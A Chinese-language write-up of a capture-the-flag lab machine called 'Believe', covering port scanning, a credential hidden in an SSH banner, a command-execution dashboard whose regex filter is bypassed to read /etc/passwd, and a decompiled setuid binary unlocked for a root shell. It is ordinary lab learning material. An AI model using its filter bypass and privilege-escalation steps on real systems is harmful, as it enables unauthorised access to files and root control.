

Believe

测试


端口扫描，挺奇怪的，开了3个 `ssh` 的端口

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh     syn-ack ttl 64   OpenSSH 10.3 (protocol 2.0)
53/tcp    closed domain  reset ttl 64
80/tcp    open  http    syn-ack ttl 64   Apache httpd 2.4.67 ((Unix))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Login
|_ http-server-header: Apache/2.4.67 (Unix)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
2222/tcp  open  ssh     syn-ack ttl 64   OpenSSH 10.3 (protocol 2.0)
54321/tcp open  ssh     syn-ack ttl 64   OpenSSH 10.3 (protocol 2.0)
MAC Address: 08:00:27:A7:0D:5F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

扫目录能扫到一个 `yu.txt`，也只是提示不止一个 `ssh` 端口

爆破密码和 `sql` 注入都没拿下登录，看来是有别的方式提供信息

果然，藏了个凭证 `admin:yubao9694482664` 在 `banner` 里




```
~/Desktop/maze ssh nobody@$IP
=====
admin
yubao9694482664
=====
nobody@172.20.10.2's password:

~/Desktop/maze ssh admin@$IP
=====
admin
yubao9694482664
=====
admin@172.20.10.2's password:
Permission denied, please try again.
admin@172.20.10.2's password:


❌Permission Denied (publickey,password)
💡服务器拒绝了您的认证请求
• 检查用户名是否正确
• 确认密码或密钥是否正确
• 查看服务器端的 /var/log/auth.log 获取详细信息
```

结果我还是一直都进不去，我还以为我复制的有问题。抓了个包，多点了两次发送，竟然突然302了

进来 `dashboard.php` 好像允许命令执行，但是有 `waf`，好像只允许 `ls` 或者 `cat *.txt`



尝试凭据复用，发现可以在54321端口登录



目录下有一个有 s 位的二进制文件 be ，什么权限都没有

sudo -l 有 /root/be ，在 /var/log/.hidden/.ghost_radio 通过管道输出信息 believe

```
total 8K
drwx--x--x  2 yu      yu      4.0K May 14 14:50 .
drwxr-xr-x  4 root    root    4.0K May 14 14:51 ..
pr-----  1 yu      yu      0 May 15 09:46 .ghost_radio
Believe:/var/log/.hidden$ cat .ghost_radio
i>e
i>grep
i>l
i>grep
i>i
i>grep
i>e
i>grep
i>v
i>grep
i>e
i>grep
i>b
i>grep
i>e
i>grep
i>l
i>grep
i>i
i>grep
i>e
i>grep
i>v
i>grep
i>e
```

当作密钥输入 `/root/be`，这时候发现家目录下的 `be` 有权限了，拖下来反编译一下，主函数读入一串字符串，用 `RC4` 加密后和硬编码的20字节常量比较；如果相等，就调用 `get_shell()`

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    int v3; // edx
    int v4; // ecx
    int v5; // r8d
    int v6; // r9d
    int v7; // ecx
    int v8; // r8d
    int v9; // r9d
    char v11[256]; // [rsp+0h] [rbp-230h] BYREF
    unsigned int v12[64]; // [rsp+100h] [rbp-130h] BYREF
    _QWORD v13[2]; // [rsp+200h] [rbp-30h]
    int n2005036268; // [rsp+210h] [rbp-20h]
    __int64 v15; // [rsp+21Ch] [rbp-14h] BYREF
    __int64 n20; // [rsp+224h] [rbp-Ch]
    int n19; // [rsp+22Ch] [rbp-4h]

    v13[0] = 0xAB9D4B7850275324LL;
    v13[1] = 0x7EEAF249A1F07EABLL;
    n2005036268 = 2005036268;
    generate_key(&v15, argv);
    printf((unsigned int)&dword_496061, (_DWORD)argv, v3, v4, v5, v6, v11[0]);
    if ( (unsigned int)_isoc23_scanf((unsigned int)"%255s", (unsigned int)v12, (unsigned
int)"%255s", v7, v8, v9, v11[0]) != 1 )
        return 1;
    LODWORD(n20) = j_strlen_ifunc(v12);
    rc4_init(v11, &v15, 7);
    rc4_crypt(v11, v12, (unsigned int)n20);
    if ( (_DWORD)n20 != 20 )
        goto LABEL_11;
    n20 = 0x100000014LL;
```

```

for ( n19 = 0; n19 <= 19; ++n19 )
{
    if ( *((_BYTE *)v12 + n19) != *((_BYTE *)v13 + n19) )
    {
        HIDWORD(n20) = 0;
        break;
    }
}
if ( HIDWORD(n20) )
{
    puts(&unk_49607F);
    get_shell();
}
else
{
LABEL_11:
    puts(&unk_49608F);
}
return 0;
}

```

让 ai 帮忙分析了一下

```

RC4 key: believe
正确输入: Believe_in_yourself!
成功后执行: setuid(0); setgid(0); execve("/bin/bash", ...)

```

```

yu@Believe:~$ ./be
请输入系统密钥: Believe_in_yourself!
验证成功。
[+] 正在请求 Believe 核心权限...
Believe:/home/yu# id
uid=0(root) gid=0(root) groups=1000(yu)
Believe:/home/yu#

```

复盘看了一下 web 下的两个 `php`，一个是必须要连续输入三次正确的账号密码才认证成功并跳转，另一个是有个正则，这个倒是可以用多文件规避正则实现读任意文件

```

if (preg_match('/^ls(\s+.*?)?$/ ', $c) || preg_match('/^cat\s+.*\..txt$/ ', $c))

```


12345678910111213141516

发送取消

目标: http://172.20.10.2

HTTP/1

美化RawHex

1 POST /dashboard.php HTTP/1.1
2 Host: 172.20.10.2
3 Content-Length: 37
4 Cache-Control: max-age=0
5 Accept-Language: zh-CN,zh;q=0.9
6 Origin: http://172.20.10.2
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://172.20.10.2/dashboard.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=eacli0v9hrgd5du60agrcotvkg
14 Connection: keep-alive
15
16 cmd=cat /etc/passwd /home/yu/user.txt

美化RawHex页面渲染MarkInfo

32 </form>
33 </div>
34 <form method="POST">
35
yu@Believe: \$
36
37 <input type="text" name="cmd" autofocus autocomplete="off">
38 <input type="submit" value="Exec">
39 </form>
40

41 <pre>
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:104:106:apache:/var/www:/sbin/nologin
yu:x:1000:1000:/home/yu:/bin/bash
flag(yubao9694482664)
61 </pre>
62 </body>
63 </html>
64

Inspector

请求属性2
请求查询参数0
请求主体参数1
请求cookies1
请求头13
响应头10

2,342字节 | 1 millis

事件日志 (1) 所有问题 (3) 内存: 311.5MB